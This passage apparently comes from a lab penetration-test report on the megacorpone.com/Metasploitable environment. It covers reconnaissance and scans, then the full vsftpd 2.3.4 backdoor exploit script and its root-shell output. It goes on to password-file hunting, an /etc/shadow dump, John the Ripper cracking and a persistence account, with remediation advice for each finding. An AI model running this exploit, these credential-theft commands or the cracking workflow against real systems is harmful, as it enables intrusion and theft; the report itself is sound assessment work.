[-] Hosts							
host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Created by: Pentester
Tue, Jul 05 2022 16:29:25

Fig.12 – Screeprint of recon-ng scan

Weak Password on Public Web Application

Risk Rating: Critical

Description:

The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. RS LLC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper, lower case, & include a special character.
- Reset the user **thudson**'s password.

Vulnerable Open Ports on The Network

Risk Rating: Critical

Description:

A Zenmap full network scan **Fig.13** was performed on **megacorpone.com**, in order to generate an inventory of computers. The results of the network scan showed there were vulnerable computers as shown on **Fig.14 – Fig.16** with open ports running potentially vulnerable applications. Further analysis confirmed there is a potential known exploit at **Fig.15 “21/tcp open ftp vsftpd”**. Using Searchsploit, seven (7) known exploit were found as shown at **Fig.17 “vsftpd 2.3.4 – Backdoor Command Execution Unix/remote/49757.py”**.

The exploit was reviewed as shown at **Fig.18** to determine the required parameters and arguments needed for successful execution. RS LLC successfully gained access to the machine **172.22.117.150** and was able to open a shell as shown at **Fig.19**. A “whoami” was executed to confirm “root” access. Additional resources were included to provide for information on this exploit. See **Fig.20 – Fig.21**.

Affected Hosts: megacorpone.com

Remediation:

- Perform regular vulnerability scanning for network visibility.
- Subscribe to various services that provides the latest CVE updates.
- Verify the current software is patched or replaced if necessary to maintain security.
- Close all unnecessary ports and set access rules to govern usage.




Fig.13 – Zenmap Vulnerability scanning the entire network.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00073s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3390/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:01 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1  0.73 ms  Windows10 (172.22.117.20)
```

Fig.14 - Scan results for 172.22.117.20.

```
Nmap scan report for 172.22.117.150
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-vsftpd-backdoor:
|  VULNERABLE:
|    vsFTPD version 2.3.4 backdoor
|      State: VULNERABLE (Exploitable)
|      IDs: CVE:VE-2011-2523  BID:48539
|        vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|        Disclosure date: 2011-07-03
|      Exploit results:
|        Shell command: id
|        Results: uid=0(root) gid=0(root)
|      References:
|        http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|        https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|        https://www.securityfocus.com/bid/48539
|        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|  program version  port/proto  service
|  100000  2          111/tcp    rpcbind
|  100000  2          111/udp   rpcbind
|  100003  2,3,4     2049/tcp   nfs

```

Fig.15 – Scan results for 172.22.117.150

```
Nmap scan report for 172.22.117.100
Host is up (0.000069s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46
|_http-server-header: Apache/2.4.46 (Debian)
5901/tcp  open  vnc          VNC (protocol 3.8)
6001/tcp  open  X11          (access denied)
8080/tcp  filtered http-proxy
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint:
OS:SCAN(V=7. 92%E=4%D=7/17%OT=80%CT=1%CU=32017%PV=Y%DS=0%DC=L%G=Y%TM=62D46DB
OS:D3P=x86_64-pc-linux-gnu)SE(0SP=109%6CD=1%ISR=10A$TI=Z%CI=2%II=I%TS=A)OPS
OS:(01=MFFD7ST1NW7%02=MFFD7ST1NW7%03=MFFD7NNT1NW7%04=MFFD7ST1NW7%05=MFF
OS:D7ST1NW7%06=MFFD7ST11)WIN(W1=FFCB%W2=FFCB%W3=FFCB%W4=FFCB%W5=FFCB%W6=FF
OS:(CB)ECN(R=Y%DF=Y%T=40%W=FFD7%0=MFFD7NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A
OS:S+=%F=A%$RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%Q=%RD=0%
OS:0=)T5(R=Y%DF=Y%T=40%W=0%S=%2%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=40%CD=S)

Uptime guess: 36.891 days (since Fri Jun 10 18:51:22 2022)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: 127.0.1.1
```

Fig.16 – Scan results for 172.22.117.100

```
[root@kali:~]# searchsploit vsftpd
Exploit Title | Path
-----|-----
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814_pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py

Shellcodes: No Results
[root@kali:~]
```

Fig.17 – Searchsploit results for the vsftpd exploit.

```

File Actions Edit View Help
GNU nano 5.4                               /usr/share/exploitdb/exploits/unix/remote/49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasblfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2021-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print("[-]Exiting ...")
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("-host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password:") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send "exit" to quit shell')
tn2.interact()

```

Fig.18 – Nano the exploit to ensure it was complete for execution.

```

[~]# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/unix/remote/49757.py", line 37, in <module>
    tn2=Telnet(host, 6200)
  File "/usr/lib/python2.7/telnetlib.py", line 211, in __init__
    self.open(host, port, timeout)
  File "/usr/lib/python2.7/telnetlib.py", line 227, in open
    self.sock = socket.create_connection((host, port), timeout)
  File "/usr/lib/python2.7/socket.py", line 575, in create_connection
    raise err
socket.error: [Errno 111] Connection refused

[~]# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send "exit" to quit shell
whoami
root

```

Fig.19 – Executed the python exploit against 172.22.117.150.

Exploit Title	URL
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	https://www.exploit-db.com/exploits/5814
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	https://www.exploit-db.com/exploits/31818
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	https://www.exploit-db.com/exploits/31819
vsftpd 2.3.2 - Denial of Service	https://www.exploit-db.com/exploits/16270
vsftpd 2.3.4 - Backdoor Command Execution	https://www.exploit-db.com/exploits/49757
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	https://www.exploit-db.com/exploits/17491
vsftpd 3.0.3 - Remote Denial of Service	https://www.exploit-db.com/exploits/49719

Shellcodes: No Results

Fig.20 – Searchsploit vsftpd with a -w to view the exploit in html.

vsftpd 2.3.4 - Backdoor Command Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49757	2021-2523	HerculesRD	RemoteCode	Linux	2021-04-12

EDB Verified: ✓

Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution

Description: vsftpd 2.3.4 - Backdoor Command Execution

Author: HerculesRD

Category: RemoteCode

Type: RemoteCode

Platform: Linux

Date: 2021-04-12

Vulnerable App: vsftpd

Source: https://www.exploit-db.com/exploits/49757

Code:

```

Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
Date: 9-04-2021
Exploit Author: HerculesRD
Software Link: http://www.linuxfromscratch.org/~thomasblfs-book-xsl/server/vsftpd.html
Version: vsftpd 2.3.4
Tested on: debian
CVE: CVE-2021-2523
#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print("[-]Exiting ...")
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("-host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password:") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send "exit" to quit shell')
tn2.interact()

```

Fig.21 – Using the exploit database to understand its full impact.

C2 Research

Risk Rating: N/A

Description:

RS LLC wanted insight into whether the network was susceptible to a Command and Controls (C2) attack. Using <https://www.thec2matrix.com/matrix> three (3) potential frameworks were identified based on the current infrastructure.

C2 Research:

1. What is the name of the C2 framework?
 - a. Caldera ver.2
 - b. Metasploit ver.5.0.62
 - c. SCYTHE ver.2.5
2. What operating systems do its agents support?
 - a. Caldera ver.2
 - i. Windows
 - ii. Linux
 - iii. macOS
 - b. Metasploit ver.5.0.62
 - i. Windows
 - ii. Linux
 - iii. macOS
 - c. SCYTHE ver.2.5
 - i. Windows
 - ii. Linux
 - iii. macOS
3. What channels can the agents communicate over?
 - a. Caldera ver.2
 - i. HTTP
 - b. Metasploit ver.5.0.62
 - i. HTTP
 - ii. TCP
 - c. SCYTHE ver.2.5
 - i. HTTP
 - ii. TCP
 - iii. SMB
 - iv. DNS
4. What language is it written in?
 - a. Caldera ver.2
 - i. Python & Go
 - b. Metasploit ver.5.0.62
 - i. Ruby & C/java/PHP/Python
 - c. SCYTHE ver.2.5
 - i. Python & C
5. Is it open or closed source?
 - a. Caldera ver.2
 - i. Open Source
 - b. Metasploit
 - i. Open Source
 - c. SCYTHE ver.2.5
 - i. Closed Source
6. Does the developer have a Slack or Twitter link for potential support questions?
 - a. Caldera ver.2
 - i. Slack
 - b. Metasploit ver.5.0.62

- i. Slack
- c. SCYTHE ver.2.5
- i. Twitter

Using Metasploit several ports were scanned with the results shown below:

1. Exploit: auxiliary/scanner/ftp/anonymous/
 - a. Host IP address: 172.22.117.150
 - b. Port: 21
 - c. Service name: FTP
 - d. Service version: vsFTpD 2.3.4
 - e. Exploit outcome: Success
2. Exploit: auxiliary/scanner/smtp/smtp_enum/
 - a. Host IP address: 172.22.117.150
 - b. Port: 25
 - c. Service name: SMTP
 - d. Service version: ESMTP Postfix (Ubuntu)
 - e. Exploit outcome: Not sure if it was successful
3. Exploit: auxiliary/scanner/ssh/ssh_login/
 - a. Host IP address: 172.22.117.150
 - b. Port: 22
 - c. Service name: SSH
 - d. Service version:
 - e. Exploit outcome: Failed
4. Exploit: exploit/unix/irc/unreal_ircd_3281_backdoor/
 - a. Host IP address: 172.22.117.150
 - b. Port: 6667
 - c. Service name: IRC
 - d. Service version:
 - e. Exploit outcome: Successful
5. Exploit: exploit/aix/rpc_cmsd_opcode21/
 - a. Host IP address: 172.22.117.150
 - b. Port: 111
 - c. Service name: RPCBIND
 - d. Service version:
 - e. Exploit outcome: Unsuccessful – No session was created.

Exploiting and Privilege Escalation

Risk Rating: **Critical**

Description:

During the reconnaissance phase of the engagement, RS LLC discovered there were poor password management practices in use. Based on this and using the previously command shell exploit, RS LLC search all files and folders using the following “`find / -type f -iname “*pass*.txt”`” command as shown at **Fig.22**. It revealed at **Fig.23** the following file “`/var/tmp/adminpassword.txt`”, which was suspected of storing login credentials, with this assumption being subsequently confirmed at **Fig.24**.

RS LLC used the credentials found and successfully SSH using the following command “`ssh msfadmin@172.22.117.150`” as shown at **Fig.25**, then escalated that initial access to a “root” shell as shown at **Fig.26**.

Affected Hosts: `megacorpone.com`

Remediation:

- Used an approved enterprise tool for password management.
- Create a whitelist of users and computers allowed to SSH into the server.
- Do not save files and folders on the computer with login credentials.

```
find / -type f -iname "*pass*.txt"
```


Fig.22 – Command used to locate any file with “pass” in the name coupled with wildcards.

```
File Actions Edit View Help
find: /etc/unreal: Permission denied
find: /dev/metasploitable: Permission denied
find: /var/log/mysql: Permission denied
find: /var/log/samba: Permission denied
find: /var/log/tomcat5.5: Permission denied
find: /var/log/apache2: Permission denied
find: /var/cache/ldconfig: Permission denied
find: /var/cache/tomcat5.5: Permission denied
find: /var/lib/php5: Permission denied
find: /var/lib/mysql/dwa: Permission denied
find: /var/lib/mysql/owasp10: Permission denied
find: /var/lib/mysql/metasploit: Permission denied
find: /var/lib/mysql/tikiwiki195: Permission denied
find: /var/lib/mysql/tikiwiki: Permission denied
find: /var/lib/postgresql/8.3/main: Permission denied
/var/tmp/adminpassword.txt
/var/www/dwva/robots.txt
/var/www/dwva/README.txt
/var/www/dwva/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/ConfigSchema/schema/FilterParam.txt
/var/www/dwva/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/ConfigSchema/schema/HTML.SafeEmbed.txt
/var/www/dwva/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/ConfigSchema/schema/URI.HostBlacklist.txt
/var/www/dwva/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/ConfigSchema/schema/Filter.Custom.txt
/var/www/dwva/external/phpids/0.6/lib/IDS/vendors/htmlpurifier/HTMLPurifier/ConfigSchema/schema/CSS.Proprietary.txt
```

Fig.23 – Potential password file identified “`/var/tmp/adminpassword.txt`”.

```
find: /var/spool/postfix/public: Permission denied
find: /var/spool/postfix/active: Permission denied
find: /var/spool/postfix/bounce: Permission denied
cat /var/tmp/adminpassword.txt
Jim,
These are the admin credentials, do not share with anyone!
msfadmin:cybersecurity
```

Fig.24 – File contents printed using the “`cat`” command.




```
(root㉿kali)-[~]
# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 17 16:34:31 2022 from 172.22.117.100
msfadmin@metasploitable:~$
```

Fig.25



```
msfadmin@metasploitable:~$ sudo su -
[sudo] password for msfadmin:
root@metasploitable:~#
```

Fig.26

Password Cracking

Risk Rating: Critical

Description:


Exploiting the “root” shell, RS LLC logged into the machine as shown at **Fig.27**. Once in the system a search was initiated for the shadow file, using the following command “**sudo cat /etc/shadow**”, with the results printed to the screen at **Fig.28**.

With all users’ account identified, a new file (shadowfile.txt) was created only with valid credentials as shown at **Fig.29**. RS LLC then used “John the Ripper” password cracking tool as shown at **Fig.30** against the list. The first attempt was unsuccessful, however, subsequently the extracted list was matched against “**rockyou.txt**” and was successful. All passwords were cracked as shown at **Fig.31**. These new login credentials will be used later activities.

Affected Hosts: megacorpone.com

Remediation:

- Avoid frequently used word such as password, admin, 123456, etc...
- Passwords should consist of a combination of upper\lower case, numbers and special characters.
- Do not reuse passwords. Such as using the same password across multiple services (email, social media, etc...). The password list used in John the Ripper is a combination of compromised online credentials.
- Security awareness training to improve the tech acumen of its employees.



```
(root㉿kali)-[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Thu Jul 21 00:26:32 2022 from 172.22.117.100
msfadmin@metasploitable:~$ sudo ls
[sudo] password for msfadmin:
vulnerable
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp msfadmin service systemd-ssh user
```

Fig.27 – SSH access to compromised system.

```
msfadmin@metasploitable:/home$ sudo cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BPOT$Miyc3UpoZQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
pri:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:$1$E684:0:99999:7:::
msfadmin:$1$cZKn4zfS$6c/n1V94a16Nt2LS7o5p30:18996:0:99999:7:::
bind*:14685:0:99999:7:::
posfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MggZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql*:14685:0:99999:7:::
telnet*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xRH$k.o3G93DGoxXiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxDLdpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd*:14727:0:99999:7:::
statd*:15474:0:99999:7:::
systemd-ssh:$1$p40cKpHn$U9RwIkxC.vjuwyqTld7.R1:18890:0:99999:7:::
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL .. :19005:0:99999:7:::
```

Fig.28 – The unedited etc/shadow/ file.

```
GNU nano 5.4                                     shadowfile.txt
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.
sys:$1$FUX6BPOT$Miyc3UpoZQJqz4s5wFD9l0
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0
msfadmin:$1$cZKn4zfS$6c/n1V94a16Nt2LS7o5p30
postgres:$1$Rw35ik.x$MggZUu05pAoUvfJhfcYe/
user:$1$HESu9xRH$k.o3G93DGoxXiQKkPmUgZ0
service:$1$kr3ue7JZ$7GxDLdpr50hp6cjZ3Bu//
systemd-ssh:$1$p40cKpHn$U9RwIkxC.vjuwyqTld7.R1
tstark:$1$SI3.cmzw$agMjsOSBH1cZc/E8pahL ..
```

Fig.29 – Sanitized file of all users and hashed passwords..

```
(root㉿kali)-[~]
# cd /usr/share/wordlists
[root㉿kali)-[/usr/share/wordlists]
# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz
[root㉿kali)-[/usr/share/wordlists]
# cp rockyou.txt.gz ~
[root㉿kali)-[~]
# cd ~
[root㉿kali)-[~]
# ls
Desktop  Downloads  Music  Public  Scripts  Templates
Documents  hash.txt  Pictures  rockyou.txt.gz  shadowfile.txt  Videos
```

Fig.30 – Navigating to John the Ripper directory

```
(root㉿kali)-[~]
# gzip -d rockyou.txt.gz
# john --wordlist=rockyou.txt shadowfile.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman         (sys)
password       (systemd-ssh)
service        (service)
Password!     (tstark)
5g 0:00:02:26 DONE (2022-07-21 01:13) 0.03407g/s 96088p/s 384747c/s 384747C/s !!!mc3t..*7;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Fig.31 – John the Ripper cracked a copy of the shadow file (shadowfile.txt).

Setting up Persistence on Compromised Machine

Risk Rating: Critical

Description:


RS LLC, connected to the compromised system via SSH. Objective of this is to create a user with root access privileges and thus masked an intruder's activity. At [Fig.32](#) we logged back into the system and created a new account "**systemd1-ssh**" as shown at [Fig.33](#). The newly created account will be used to gain access to the system without brute forcing attacks or cracking passwords.

RS LLC successfully gained access to the systems and a valid user, and this can be seen at [Fig. 34](#). This will allow an intruder to traverse the company's network with very little possibility of being detected.

Affected Hosts: megacorpone.com

Remediation:

- Perform vulnerability assessments to determine accounts that can be compromised.
- Deploy a privilege access management system to manage accounts with elevated privileges.
- Configure user access policies, that will prevent all users from using their network ID to access servers. Instead expiring temporary credentials are used.
- Enable account creation and deletion logs, which are review at regular intervals.



```
(root@kali:[~]
└─# ssh msfadmin@172.22.117.150
msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

